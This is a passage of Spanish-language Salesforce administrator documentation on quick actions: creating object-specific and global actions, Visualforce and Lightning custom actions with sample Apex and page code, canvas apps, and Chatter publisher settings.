- En las noticias en tiempo real del perfil de usuario del usuario que creó el registro.
- En las noticias en tiempo real de Chatter de los usuarios que sigan el registro en el que se creó el registro.
- En las noticias en tiempo real de Chatter de los usuarios que, mediante desencadenadores personalizados o reglas de seguimiento automático de nuevos registros, sigan automáticamente el nuevo registro.

Las acciones específicas del objeto Registrar una llamada permiten a los usuarios introducir notas acerca de llamadas, reuniones u otras interacciones relacionadas con un registro específico.

Las acciones de actualización específicas de objeto facilitan a los usuarios la modificación de los registros. Puede definir los campos que están disponibles para la actualización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com habilitado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las acciones de personalización específicas de objeto invocan componentes Lightning, páginas de Visualforce o aplicaciones de lienzo que permiten a los usuarios interactuar o crear registros que tienen una relación con un registro de objeto. La página de Visualforce para una acción de personalización específica de objeto debe incluir el controlador estándar para el objeto correspondiente. Por ejemplo, utilice el controlador de contactos estándar para crear una acción personalizada que permite a los usuarios importar el perfil de Twitter de un contacto y agregar esa información a un registro de contactos.

Las acciones Enviar correo electrónico, disponibles solo en los casos, permiten a los usuarios acceder a una versión simplificada de la acción de correo electrónico Noticias de caso en Salesforce1.

### Objetos compatibles

Cuando crea una acción específica de objeto, puede seleccionarla como un evento solo de objeto de destino, una tarea o cualquier objeto que tenga una relación principal-subordinado o de búsqueda con el objeto del host. Puede crear acciones específicas de objeto en varios objetos, incluyendo:

- Cuenta
- Campaña
- Caso
- Contacto
- Objetos personalizados
- Grupo
- Candidato

- Oportunidad

Crear acciones rápidas específicas de objeto

Las acciones específicas de objeto permiten a los usuarios crear registros que tienen relaciones automáticas con otros registros, realizar actualizaciones para registros específicos e interactuar con los registros según los métodos definidos.

CONSULTE TAMBIÉN

Acciones globales

Acciones con y sin Chatter

Acciones

## Crear acciones rápidas específicas de objeto

Las acciones específicas de objeto permiten a los usuarios crear registros que tienen relaciones automáticas con otros registros, realizar actualizaciones para registros específicos e interactuar con los registros según los métodos definidos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

1. Desde la configuración de gestión para el objeto para el cual desea crear una acción, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Nueva acción**.
3. Seleccione el tipo de acción que desea crear.
4. Personalice la acción.
   - Para una acción Crear un registro, seleccione el tipo de objeto para crear.
     - Si el objeto tiene más de un tipo de registro, seleccione aquel que desea utilizar para registros creados mediante esta acción.
     - Si el objeto para el cual está creando la acción tiene más de una relación con el objeto de destino, seleccione el campo que desea cumplimentar cuando se crea un registro. Si dos objetos tienen una relación principal-detalle, no puede seleccionar qué campo cumplimentar. El campo `Relación` principal detalle se selecciona de forma predeterminada y no puede cambiar esta configuración.
   - Para una acción de Visualforce personalizada, seleccione la página de Visualforce y luego especifique la altura de la ventana de acción. El ancho es fijo.
   - Para una acción Componente Lightning, seleccione el componente llamado por la acción.
5. Introduzca una etiqueta para la acción. Los usuarios ven esta etiqueta como el nombre de la acción.

   Consejo: Si está creando una acción Crear un registro o Registrar una llamada, seleccione una opción de la lista `Tipo de etiqueta estándar` para que Salesforce genere la etiqueta. Para las etiquetas de esta lista que incluyan "Registro" y "Tipo de registro", Salesforce cumplimentará el tipo de objeto o el tipo de registro que cree la acción. Por ejemplo, si selecciona la etiqueta estándar Crear nuevo "Registro" en una acción de creación de contacto, la etiqueta generada es Crear nuevo contacto.

6. Si es necesario, cambie el nombre de la acción.
   Este nombre se utiliza en la API y los paquetes gestionados. Debe comenzar con una letra y utilizar solo caracteres alfanuméricos y guiones bajos y no puede finalizar con un guión bajo o tener más de dos guiones bajos consecutivos. A menos que esté familiarizado con el trabajo con API, le sugerimos no modificar este campo.

7. Introduzca una descripción para la acción.
   La descripción aparece en la página de detalles para la acción y en la lista en la página Botones, Vínculos y Acciones. La descripción no es visible para sus usuarios. Si está creando varias acciones en el mismo objeto, le recomendamos utilizar una descripción detallada, como "Crear contacto en cuenta utilizando el tipo de registro Nuevo cliente."
8. Para una acción Crear un registro o Registrar una llamada, seleccione si desea crear un elemento de noticias en tiempo real cuando se complete la acción.
9. Para una acción Crear un registro, Actualizar un registro y Registrar una llamada, puede agregar un mensaje personalizado que aparece después de ejecutar la acción con éxito.
10. De forma opcional, haga clic en **Cambiar icono** para seleccionar un icono diferente para la acción.
    Las imágenes personalizadas usadas para los iconos de acción deben tener un tamaño inferior a 1 MB.
11. Haga clic en **Guardar**.

Después de crear una acción rápida, personalice su formato, agregue valores predefinidos y luego agregue la acción a formatos de página.

Nota: Si elimina una acción, se elimina de todos los formatos a los que está asignada.

CONSULTE TAMBIÉN

- Establecer valores de campo predefinidos para campos de acciones rápidas
- Personalizar acciones con el editor de formato de página mejorado
- Páginas de Visualforce como acciones personalizadas específicas de objeto
- Mensajes de éxito personalizados para acciones rápidas

## Acciones rápidas personalizadas

Las *acciones personalizadas* invocan componentes Lightning, páginas de Visualforce o aplicaciones de lienzo con funcionalidades que define. Por ejemplo, puede crear una acción personalizada que permita a los usuarios escribir comentarios de más de 5.000 caracteres o una que integre una aplicación de videoconferencia para que los agentes del servicio de asistencia puedan comunicarse visualmente con los clientes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

### Acciones de componentes Lightning

Las acciones de componentes Lightning son acciones personalizadas que invocan un componente Lightning. Admiten Apex y JavaScript y proporcionan una forma segura de crear funciones personalizadas en el lado del cliente. Las acciones de componentes Lightning se admiten únicamente en Salesforce1 y Lightning Experience.

### Páginas de Visualforce como acciones personalizadas específicas de objeto

Las páginas de Visualforce agregadas como acciones personalizadas en un objeto se invocan en el contexto de un registro de ese tipo de objeto. La acción personalizada tiene un Id. de registro específico entregado a ella, el registro consultado por el usuario al hacer clic en la acción personalizada. Diseñe la página para trabajar en ese tipo de registro específico.

### Páginas de Visualforce como acciones personalizadas globales

Las páginas de Visualforce utilizadas como acciones globales se pueden invocar en diferentes sitios y no tienen un registro específico asociado a ellas. Tienen "libertad de acción" completa, lo que significa que depende de usted escribir el código.

Ocultar el encabezado de acción para acciones personalizadas de Visualforce

Al crear una página de Visualforce para utilizar como una acción personalizada, puede elegir ocultar el encabezado de la acción. Ocultar el encabezado de acción ayuda a evitar la confusión del usuario, especialmente si tiene sus propios botones especificados en la página de Visualforce.

Requisitos para utilizar aplicaciones de lienzo como acciones personalizadas

El uso de aplicaciones de lienzo como acciones personalizadas hace que sea fácil permitir el acceso de los usuarios a las funciones de sus aplicaciones en Chatter y cualquier otra parte de Salesforce.

CONSULTE TAMBIÉN

Crear acciones rápidas globales

Crear acciones rápidas específicas de objeto

Páginas de Visualforce como acciones personalizadas específicas de objeto

Requisitos para utilizar aplicaciones de lienzo como acciones personalizadas

### Acciones de componentes Lightning

Las acciones de componentes Lightning son acciones personalizadas que invocan un componente Lightning. Admiten Apex y JavaScript y proporcionan una forma segura de crear funciones personalizadas en el lado del cliente. Las acciones de componentes Lightning se admiten únicamente en Salesforce1 y Lightning Experience.

Nota: Mi dominio debe estar implementado en su organización para que las acciones de componentes Lightning funcionen correctamente.

Puede agregar acciones de componentes Lightning a un formato de página de un objeto empleando el editor de formatos de página. Si tiene acciones de componentes Lightning en su organización, podrá encontrarlas en la categoría Acciones de Salesforce1 y Lightning en la paleta del editor de formatos de página.

En páginas de registro de Lightning Experience, las acciones de componentes Lightning se muestran en el menú de acción a nivel de página en el panel de aspectos destacados.

EDICIONES

Disponible en: Lightning Experience y Salesforce1

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Las acciones de componentes Lightning no pueden llamar a todos los componentes Lightning de su organización. Para que un componente funcione como una acción de componente Lightning, tiene que configurarse específicamente para ese fin e implementar las interfaces `force:LightningQuickAction` o `force:LightningQuickActionWithoutHeader`. Puede encontrar más información acerca de la configuración de componentes personalizados en la Guía del desarrollador de componentes Lightning.

Si tiene intención de empaquetar una acción de componente Lightning, el componente al que invoca la acción debe marcarse como `access=global`.

CONSULTE TAMBIÉN

Mi dominio

### Páginas de Visualforce como acciones personalizadas específicas de objeto

Las páginas de Visualforce agregadas como acciones personalizadas en un objeto se invocan en el contexto de un registro de ese tipo de objeto. La acción personalizada tiene un Id. de registro específico entregado a ella, el registro consultado por el usuario al hacer clic en la acción personalizada. Diseñe la página para trabajar en ese tipo de registro específico.

Las páginas de Visualforce que cree para utilizarlas como acciones específicas de objeto deben utilizar un controlador de objetos estándar. Utilice extensiones de controlador para agregar códigos personalizados, incluyendo métodos de `@RemoteAction` que puede llamar utilizando Comunicación remota de JavaScript.

Su código personalizado debe hacer algo más que realizar actualizaciones en el registro de origen. Por ejemplo, la acción personalizada Crear pedido rápido busca mercancías coincidentes. Entonces crea una factura y una partida, todo como parte de la creación de un pedido de una pieza. Esta lógica ocurre en el contexto del registro de cuenta de origen, la factura está asociada al registro de cuenta donde se ha invocado la acción de pedido rápido.

Una vez completada la acción, redirija el usuario a una página relacionada con el registro de origen.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

La siguiente muestra de código presenta una página designada para su uso como acción personalizada en el objeto de cuenta, de modo que utiliza el controlador de cuentas estándar. Esta acción permite que los usuarios creen casos desde páginas de detalles de cuentas y tiene una interfaz de usuario diferente de las acciones de creación estándar.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
```

```
        }
    }
}

<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>
    <script>
        function refreshFeed() {
            Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload :
{feed:true}});
        }
    </script>
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"

            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
        style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
        id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

### Requisitos para actualizar páginas host

Si desea una acción personalizada, ya sea específica de objeto o global, para actualizar las noticias en tiempo real de la página que las aloja, la página de Visualforce que cree para utilizarla como acción debe:

- Haga referencia al archivo JavaScript del publicador: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (La creación de acciones de Visualforce personalizadas no requiere el SDK de Lienzo de Force.com.)
- Incluya esta llamada de JavaScript: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

CONSULTE TAMBIÉN

Páginas de Visualforce como acciones personalizadas globales

Crear acciones rápidas específicas de objeto

Acciones

## Páginas de Visualforce como acciones personalizadas globales

Las páginas de Visualforce utilizadas como acciones globales se pueden invocar en diferentes sitios y no tienen un registro específico asociado a ellas. Tienen "libertad de acción" completa, lo que significa que depende de usted escribir el código.

Las páginas de Visualforce que cree para utilizarlas como acciones globales no pueden utilizar un controlador de objetos estándar. Debe escribir un controlador personalizado para gestionar la página.

Una vez completada una acción global, el usuario debe ser redirigido a un registro principal creado como parte de la acción o devuelto donde ha comenzado.

Esta muestra de código presenta una página de Visualforce designada para su uso como acción personalizada en cualquier objeto que admita acciones. Esta acción permite a los usuarios crear casos desde páginas de detalles de registro, Chatter, grupos de Chatter (excepto grupos de clientes) o la página de inicio. Tiene una interfaz de usuario diferente de la acción de creación estándar. Al igual que con todas las acciones globales, los registros creados mediante esta acción no se asocian con otros registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
```

```
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>


    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
```

```
                    <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
                 <div style="color:red;">{!lastError}</div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
        border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

### Requisitos para actualizar páginas host

Para obtener una acción personalizada global o específica del objeto para actualizar las noticias en tiempo real de la página que las aloja, la página de Visualforce que cree para utilizarla como acción debe:

- Haga referencia al archivo JavaScript del publicador: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>`. (La creación de acciones de Visualforce personalizadas no requiere el SDK de Lienzo de Force.com.)
- Incluya esta llamada de JavaScript: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

CONSULTE TAMBIÉN

Páginas de Visualforce como acciones personalizadas específicas de objeto

Crear acciones rápidas globales

Acciones

## Ocultar el encabezado de acción para acciones personalizadas de Visualforce

Al crear una página de Visualforce para utilizar como una acción personalizada, puede elegir ocultar el encabezado de la acción. Ocultar el encabezado de acción ayuda a evitar la confusión del usuario, especialmente si tiene sus propios botones especificados en la página de Visualforce.

Para ocultar el encabezado, agregue `showQuickActionVfHeader="false"` a la etiqueta `<apex:page>` de la página de Visualforce de la acción personalizada. Cuando se muestra la acción personalizada de Visualforce en Salesforce1, se ocultan los botones Cancelar y Guardar. El uso de este atributo no afecta a cómo se muestra la acción en el sitio completo de Salesforce.

Si no especifica `showQuickActionVfHeader`, su valor predeterminado será `true`.

El atributo `showQuickActionVfHeader` no se admite en comunidades.

CONSULTE TAMBIÉN

Páginas de Visualforce como acciones personalizadas específicas de objeto

Páginas de Visualforce como acciones personalizadas globales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

### Requisitos para utilizar aplicaciones de lienzo como acciones personalizadas

El uso de aplicaciones de lienzo como acciones personalizadas hace que sea fácil permitir el acceso de los usuarios a las funciones de sus aplicaciones en Chatter y cualquier otra parte de Salesforce.

Puede utilizar como acción personalizada cualquier aplicación de lienzo que utilice Publicador como ubicación. Por ejemplo, puede utilizar una aplicación de informes de gastos como acción personalizada para facilitar que el personal de ventas envíe informes de gastos directamente desde noticias en tiempo real. Una acción personalizada que incluyera una aplicación de lienzo de videoconferencia podría ayudar a que los agentes de asistencia se comunicaran con los clientes visualmente para solucionar los problemas técnicos con más facilidad.

Antes de crear una acción personalizada con una aplicación de lienzo, asegúrese de que la aplicación utiliza Publicador como ubicación. Asimismo, asegúrese de permitir el acceso a la aplicación a los usuarios que desee que puedan utilizar la acción.

CONSULTE TAMBIÉN

- Acciones rápidas personalizadas
- Páginas de Visualforce como acciones personalizadas específicas de objeto
- Acciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com activado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Activar acciones del Publicador en Chatter

La activación de acciones en el publicador le permite agregar acciones que ha creado en publicadores de Chatter en la página Inicio, en la ficha de Chatter, en grupos de Chatter y en páginas de detalles del registro.

De forma predeterminada, el publicador de Chatter incluye las acciones estándar Publicación, Archivo, Vínculo, Sondeo, Pregunta y Gracias. Con las acciones en la configuración del publicador activadas, puede incluir también acciones que no son estándar en el publicador de Chatter. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.

En organizaciones creadas después del lanzamiento de Winter '14, las acciones en el publicador se activan de forma automática.

1. Desde Configuración, introduzca *`Configuración de Chatter`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter**.
2. Haga clic en **Modificar**.
3. Seleccione `Activar acciones en el publicador`.
4. Haga clic en **Guardar**.

Nota: No necesita activar acciones en el publicador para utilizarlas en Salesforce1 o en aplicaciones externas. Consulte Acciones con y sin Chatter para obtener más información.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar acciones en el publicador de Chatter:

- "Personalizar aplicación"

Configurar acciones con Chatter habilitado

Las acciones específicas de objeto y globales mejoran la experiencia de Chatter para sus usuarios en Salesforce Classic y en Salesforce1.

Configurar acciones sin Chatter habilitado

Puede configurar acciones globales y específicas de objetos para Salesforce1 o aplicaciones externas incluso si su organización no tiene Chatter activado.

Acciones con y sin Chatter

Utilice acciones independientemente de si Chatter o acciones están activados en el publicador.

CONSULTE TAMBIÉN

Agregar acciones a formatos del publicador global

Acciones

## Configurar acciones con Chatter habilitado

Las acciones específicas de objeto y globales mejoran la experiencia de Chatter para sus usuarios en Salesforce Classic y en Salesforce1.

Chatter debe estar activado para su organización.

De forma predeterminada, el publicador de Chatter en Salesforce Classic incluye las acciones estándar Publicación, Archivo, Vínculo, Sondeo, Pregunta y Gracias. Para configurar más acciones en Chatter:

1. Active el seguimiento de noticias en tiempo real en los objetos para los que desea hacer disponibles las acciones.
2. Active acciones en el publicador si desea ver tanto las acciones estándar como las acciones no estándar en el publicador de Chatter.
3. Opcionalmente, active actualizaciones de noticias en tiempo real para registros relacionados con el fin de mostrar elementos de noticias en tiempo real en una página de detalles de registro cuando se crean registros relacionados.
4. Cree acciones específicas de objeto o acciones globales.
5. Personalice el formato de acción con los campos que desea que los usuarios visualicen cuando utilicen la acción.
6. Agregue las acciones a formatos de página o formatos de publicador global.

   Salesforce agrega automáticamente acciones predeterminadas a los formatos de página para cuenta, caso, candidato y oportunidad y al formato de publicador global en organizaciones que se han creado después de Winter '14.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar acciones:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activar acciones del Publicador en Chatter

Crear acciones rápidas específicas de objeto

## Configurar acciones sin Chatter habilitado

Puede configurar acciones globales y específicas de objetos para Salesforce1 o aplicaciones externas incluso si su organización no tiene Chatter activado.

Cuando Chatter está desactivado en una organización, solamente aparecen acciones no estándar en la barra de acciones de Salesforce1 o de aplicaciones externas que utilicen listas de acciones. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.

Siga estos pasos para configurar acciones y utilizarlas en Salesforce1 o aplicaciones externas.

1. Cree acciones específicas de objeto o acciones globales.
2. Personalice el formato de acción con los campos que desea que los usuarios visualicen cuando utilicen la acción.
3. Agregue las acciones a formatos de página o formatos de publicador global.

   Salesforce agrega automáticamente acciones predeterminadas a los formatos de página para cuenta, caso, candidato y oportunidad y al formato de publicador global en organizaciones que se han creado después de Winter '14.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar acciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear acciones rápidas específicas de objeto

Crear acciones rápidas globales

Personalizar acciones con el editor de formato de página mejorado

## Acciones con y sin Chatter

Utilice acciones independientemente de si Chatter o acciones están activados en el publicador.

Las acciones están disponibles en el sitio completo de Salesforce o en Salesforce1. Para activar o desactivar Chatter para su organización, en Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y luego seleccione **Configuración de Chatter**. Si Chatter está activado, la opción Activar acciones en el publicador controla si las acciones que crea aparecen en el publicador de Chatter.

| | Chatter desactivado, acciones desactivadas | Chatter activado, acciones desactivadas | Chatter activado, acciones activadas |
|---|---|---|---|
| Puede crear acciones globales y personalizar listas de acción global | Sí | Sí | Sí |
| Puede crear acciones específicas del objeto y personalizar listas de acción específicas del objeto | Sí | Sí | Sí |
| Las acciones aparecen en la página de inicio y en la página de inicio de Chatter | No | Sí[1] | Sí |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com habilitado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | Chatter desactivado, acciones desactivadas | Chatter activado, acciones desactivadas | Chatter activado, acciones activadas |
|---|---|---|---|
| en el sitio completo de Salesforce. | | | |
| Las acciones aparecen en las noticias en tiempo real del objeto en el sitio completo de Salesforce. | No | Sí[1,2] | Sí[2] |
| La barra de acción está disponible en las noticias en tiempo real de Salesforce1 | No[3] | Sí[4] | Sí |
| La barra de acción está disponible en la vista de registro en Salesforce1. | Sí[5] | Sí[6] | Sí[6] |
| La barra de acción está disponible en Páginas de Lightning en Salesforce1 | Sí[5] | Sí | Sí |

Notas al pie:

1. Si las acciones en el publicador no están habilitadas, solamente aparecerán acciones de Chatter estándar (Publicar, Archivo, Vínculo, Votación y Gracias) en el publicador de Chatter en el sitio completo de Salesforce.
2. Las noticias en tiempo real de Chatter se muestran en la páginas de detalles de un objeto en todo el sitio de Salesforce solo para los objetos que tienen habilitado el seguimiento de noticias en tiempo real.
3. Si Chatter está deshabilitado, el elemento de noticias en tiempo real no está disponible en Salesforce1.
4. Si Chatter está habilitado, pero las acciones del publicador no están habilitadas, las acciones estándar y no estándar de Chatter aparecen en la barra de acciones de Salesforce1 y en aplicaciones de terceros que utilizan listas de acciones. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.
5. Cuando Chatter y las acciones en el publicador están deshabilitados, solamente aparecen acciones no estándar en la barra de acciones de Salesforce1 o de aplicaciones externas que utilicen listas de acciones. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.
6. Si el seguimiento de noticias en tiempo real no está habilitado en el objeto, solo se muestran acciones no estándar en la barra de acciones de Salesforce1 y en aplicaciones de terceros que utilizan listas de acciones. Las acciones no estándar incluyen acciones de creación, actualización y registro de llamada, acciones personalizadas y acciones inteligentes móviles.

CONSULTE TAMBIÉN

Configurar acciones con Chatter habilitado

Configurar acciones sin Chatter habilitado

Acciones

## Editor de formato de acción

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Del mismo modo que las páginas de registro de objeto tienen formatos de página que se pueden personalizar, las acciones tienen formatos de acción que se pueden personalizar. Cuando crea una acción, Salesforce cumplimenta su formato con un conjunto predeterminado de campos. Puede agregar, eliminar o reordenar campos en el formato de acción para presentar únicamente los elementos esenciales que necesitan sus usuarios cuando llevan a cabo una acción.

Por ejemplo, una acción de publicación solo necesita un área de texto de gran tamaño donde el usuario puede escribir. En cambio, una acción Crear relacionada con el objeto debe incluir varios campos; de lo contrario, Salesforce no puede crear el registro.

La primera vez que visualice el formato de una acción que ha creado, determinados campos se cumplimentarán automáticamente: campos predeterminados del objeto de destino, campos obligatorios estándar y todos los campos necesarios para todos personalizados. Las acciones predeterminadas (disponibles en organizaciones creadas después de Winter '14) tienen conjuntos de campo predeterminados.

La parte superior del editor contiene una paleta y debajo de la paleta está el formato de acción. La paleta contiene campos del objeto de destino de la acción que puede agregar al formato de acción, excepto para los siguientes tipos de campo no compatibles:

- Campos de tipos de registro
- Tipos de campos de sólo lectura, como campos de resumen, fórmula y numeración automática
- Campos del sistema de sólo lectura, como `Creado por` o `Autor de la última modificación`

**Campos inactivos**

Los campos que ya se encuentran en el formato de acción siguen apareciendo en la paleta, pero no están activos. Si selecciona un campo no activo de la paleta, Salesforce resalta el campo en el formato de acción.

**Conversión del tipo de campo**

Si convierte el tipo de un campo que sea compatible con acciones en un tipo que no sea compatible, Salesforce elimina el campo del formato de acción. Si vuelve a convertir el campo en un tipo compatible sin cambiar el formato de acción, Salesforce volverá a agregar el campo automáticamente al formato. Si modifica el formato y, a continuación, vuelve a convertir el campo en un tipo compatible, agregue el campo al formato manualmente.

**Formatos utilizados para acciones Registrar una llamada**

Una acción Registrar una llamada utiliza el formato de página de tarea activo excepto en las siguientes condiciones:

- Supongamos que su organización tiene una acción personalizada Registrar una llamada para un objeto. La acción personalizada utiliza el formato de acción personalizado definido para ella.
- Ahora supongamos que su organización tiene una acción global personalizada Registrar una llamada. Esta acción utiliza el formato personalizado definido para ella salvo que tenga también una acción personalizada Registrar una llamada para un objeto. (Una acción personalizada en un objeto sobrescribe una acción global personalizada.)

Para mostrar el formulario más sencillo Nueva tarea para usuarios de Salesforce1, active el formulario en Configuración de actividad y asegúrese de que el formato utilizado incluye un campo de asunto.

**Auditoría de formato**

Salesforce realiza un seguimiento de la personalización del formato de acción en el historial del seguimiento de auditoría de configuración.

Para ver y modificar los formatos para acciones globales en Configuración, introduzca *`Acciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acciones globales** y luego haga clic en **Formato** junto al nombre de la acción. Para ver y modificar los formatos para acciones específicas de objeto, busque el objeto en Configuración, luego vaya a Botones, Vínculos y Acciones.

Consideraciones del editor de formato de acción

